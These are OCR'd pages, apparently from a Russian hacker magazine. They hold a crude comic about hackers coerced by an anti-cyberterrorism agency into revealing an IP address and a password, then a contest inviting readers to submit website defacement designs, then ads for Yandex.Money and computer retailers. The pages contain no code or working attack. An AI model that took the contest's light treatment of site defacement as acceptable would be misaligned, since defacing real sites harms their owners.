
КАТАСТРОФА


КАК ВИДИТЕ, Я УЗНАЛ О ВАС И ВАШИХ БЛИЗКИХ ВСЕ.
СПОРИМ: ТЫ НЕ ЗНАЕШЬ РАЗМЕР ГРУДИ МОЕЙ СЕСТРЕНКИ!
ТРИ С ПОЛОВИНОЙ
ТОЧНО!
А ТЕПЕРЬ МАРШ В МАШИНУ!
ВОТ БЛИН!


ВОТ ЧЕРТИ! Я УЖЕ ПОЧТИ ИНТЕГРИРОВАЛ СВОЮ МАТРИЦУ, КОГДА ВЫ ВЛЕЗЛИ, ГОПНИКИ ХРЕНОВЫ! НУ, НИЧЕГО СЕЙЧАС ПРОЕДЕМСЯ К СТРАЖУ И ВЫ ВСЕ МНЕ РАССКАЖЕТЕ.


ТЫ МЕНЯ УДИВИЛ – НЕ ОЖИДАЛ ОТ ТЕБЯ ТАКОЙ ПРЫТИ.
А! Я ГОВОРИЛ, ЧТО НЕ НАДО НЕДООЦЕНИВАТЬ МОЩЬ ИНФОРМАЦИОННЫХ ПОТОКОВ
КАЖЕТСЯ, БУДЕТ ДОЖДЬ.
?
ТАК, ТАК, СТРАЖ, ЧЕГО ЭТО ТЫ ЗАДУМАЛ... СЦУКА! НИЧЕГО, ДАЙ МНЕ ТОЛЬКО ДОБРАТЬСЯ ДО «МОЗГА».
14


В УПРАВЛЕНИИ ПО БОРЬБЕ С ИНФОРМАЦИОННЫМ ТЕРРОРИЗМОМ.
МУЖИКИ, ВЫ МНЕ ГЛУБОКО СИМПАТИЧНЫ, И Я ДАЖЕ ВЗЯЛ БЫ ВАС К СЕБЕ НА РАБОТУ, НО МНЕ НУЖНО ТО, ЧТО ВЫ УКРАЛИ,
НИЧЕГО МЫ НЕ КРАЛИ,
КАЮСЬ, Я СТАЩИЛ ПАЧКУ ЖВАЧКИ В ПЕРВОМ КЛАССЕ! ПРОСТИТЕ МЕНЯ, СВЯТОЙ ОТЕЦ!
ПАРНИ, МНЕ ОЧЕНЬ НУЖНО ЭТО, И Я ПОЛУЧУ ЭТО ТАК ИЛИ ИНАЧЕ!
НЕТ! НЕТ!! НЕ НАДО!!
СОНЯ!
ХОРОШО! ХОРОШО! 121.16.0.201, KISS MYAZZ. NU3014Z. POS!
??
УМНИЦА!
ВВОДИТЕ ДАННЫЕ, И НАДЕЮСЬ У ВАС ХВАТИТ МЕСТА. КСТАТИ, Я ХОТЕЛ БЫ ПОЛУЧИТЬ СВОЙ КОД.
ТО, СТО НУСНО! ОБИСАТЕЛЬНО!
15


ПОЗЖЕ...
ВАМ ПОВЕЗЛО, ЧТО ВЫ МНЕ СИМПАТИЧНЫ, И У МЕНЯ ХОРОШЕЕ НАСТРОЕНИЕ. ТОЛЬКО ПОЭТОМУ ВЫ ЕЩЕ ЖИВЫ. НАДЕЮСЬ, НЕ НАДО ОБЪЯСНЯТЬ, ЧТО ОДИН ЛИШНИЙ ПИСК ИЛИ ПОПЫТКА СУНУТЬСЯ В МОИ ДЕЛА, И ВАС ВРЯД ЛИ КТО ОПОЗНАЕТ...
СЧАСТЛИВО ОСТАВАТЬСЯ!
ЭТО МЫ ЕЩЕ ДЕШЕВО ОТДЕЛАЛИСЬ. НЕ НАДО В НИКАРАГУА ДРАПАТЬ
ДА, ПОХОЖЕ Я ЛАЖАНУЛСЯ.
А ЭТО ТЫ ЗАВТРА СОНЕЧКЕ ОБЪЯСНИШЬ... ИНТЕРЕСНО, ЧТО ЖЕ ТАКОЕ ТЫ СПЕР?
ДОСТАНЕМ НОВЫЙ КОМП И УЗНАЕМ.
ТО ЕСТЬ ЗАНАЧКА У ТЕБЯ ОСТАЛАСЬ
ЧТО СЛУЧИЛОСЬ ДОК?
С ДОРОГИ!
16

ДЕФЕЙСНУТЫЙ КОНКУРС

Хех, наверное несложно догадаться, но в этом номере у нас будет конкурс на самое оригинальное оформление для дефейса. Сайт ломать не обязательно! Просто пришли нам на spec@real.xakep.ru свой шедевр дефейсмент–искусства.
Мы его заценим, и, если ты победишь, подарим тебе клевый приз.

Желаем удачи, твои суслики
их Spez–Crew.

Валюта интернета

Америка ввела новые купюры, Европа ввела новую валюту, Яндекс вводит новые деньги. Цифровыми деньгами можно платить в интернете за книги, подарки, коммунальные услуги, доступ к информации, программы, подписку на печатные издания и многое другое. Вы можете сами получать оплату за товары и услуги, переводить деньги друг другу и на банковские счета.

Номинальная стоимость

Хотя мы напечатали карточки только четырех номиналов,— 100, 500, 1000, 3000 рублей,— из своего Интернет.Кошелька вы можете заплатить любую сумму, начиная с одной копейки.

Твердая валюта

Карточки — единственное материальное воплощение цифровой валюты интернета. Поэтому они изготовлены из твердых пород высококачественного пластика.

Удобный интерфейс

В скором времени все кошельки и сейфы будут снабжены интерфейсом для подключения к интернету. А пока скачайте бесплатный Интернет.Кошелек с сайта **money.yandex.ru**.

Область применения

Интернет-магазины, банки, почта, операторы сотовой связи, интернет-провайдеры, персональные платежи.

Пароль

Чтобы воспользоваться карточкой, вам потребуется монетка или другой твердый предмет для снятия защитного слоя. Если вы опасаетесь стирать защитный слой, можете использовать другие способы зачисления денег — например, банковский или почтовый перевод.

Код проверки

Обычные карточки предоплаты имеют только одну степень защиты, Яндекс.Деньги — в два раза больше. А безопасность всей системы интернет-платежей обеспечивается использованием стойких криптографических алгоритмов PayCash.

Найдётся всё.

Yndex
Деньги
money.yandex.ru

Приглашаем к сотрудничеству авторов

noah@real.xaker.ru

LG

Digitally yours

FLATRON®

freedom of mind

Посмотри на мир с нами

Dina Victoria

(095) 252-2030, 252-2070

г.Москва: Атлантик Компьютерс (095) 240-2097; Банкос (095) 128-9022; Березка (095) 362-7840; ДЕЛ (095) 250-5536; Инкотрейд (095) 176-2873; Инфорсер (095) 747-3178; КИТ Компьютер (095) 777-6655; Компьютерный салон SMS (095) 956-1225; ЛИНК и К (095) 784-6618; НИКС (095) 974-3333; Сетевая Лаборатория (095) 784-6490; СКИД (095) 956-8426; Техмаркет Компьютерс (095) 363-9333; Ф-Центр (095) 472-6401; ISM Computers (095) 319-8175; OLDI (095) 105-0700; POLARIS (095) 755-5557; R-Style (095) 904-1001;
г.Воронеж: Сани (0732) 733-222, 742-148; **г.Тюмень:** ИНЭКС-Техника (3452) 39-00-36.

Приглашаем к сотрудничеству

EXCILAND computers

СЕТЬ КОМПЬЮТЕРНЫХ САЛОНОВ

Купите систему Эксилон Home EX34 на базе процессора Intel® Pentium® 4 и получите максимально возможную отдачу от Интернета.

Погрузитесь в виртуальный мир Интернет.
Компьютер Эксилон обеспечит поддержку новейших интернет-приложений, Вы получите максимально возможную отдачу от мультимедийных возможностей Интернет, даже используя модемное подключение.

- Вся продукция сертифицирована (РОСС RU. ME61.B01302)
- Гарантия 2 года на всю продукцию
- Бесплатная доставка по Москве

АДРЕСА КОМПЬЮТЕРНЫХ САЛОНОВ

Петровско-Разумовская
Дмитровское ш.107, оф 237, тел: (095) 485-5955; 485-5963; 485-6400 e-mail: info@exciland.ru

Семеновская
проспект Буденного 1/1, тел: (095) 365-3360 e-mail: sem@exciland.ru

ВДНХ
ВВЦ павильон Вычислительная техника, тел: (095) 974-7417 e-mail: vvc@exciland.ru

Шоссе Энтузиастов
проспект Буденного, 53, Буденновский Компьютерный центр, павильон А4, тел: (095) 788-1503; 788-1504 e-mail: buden@exciland.ru

КОРПОРАТИВНЫЙ ОТДЕЛ

(095) 727 0331

e-mail: b2b@exciland.ru

www.excland.ru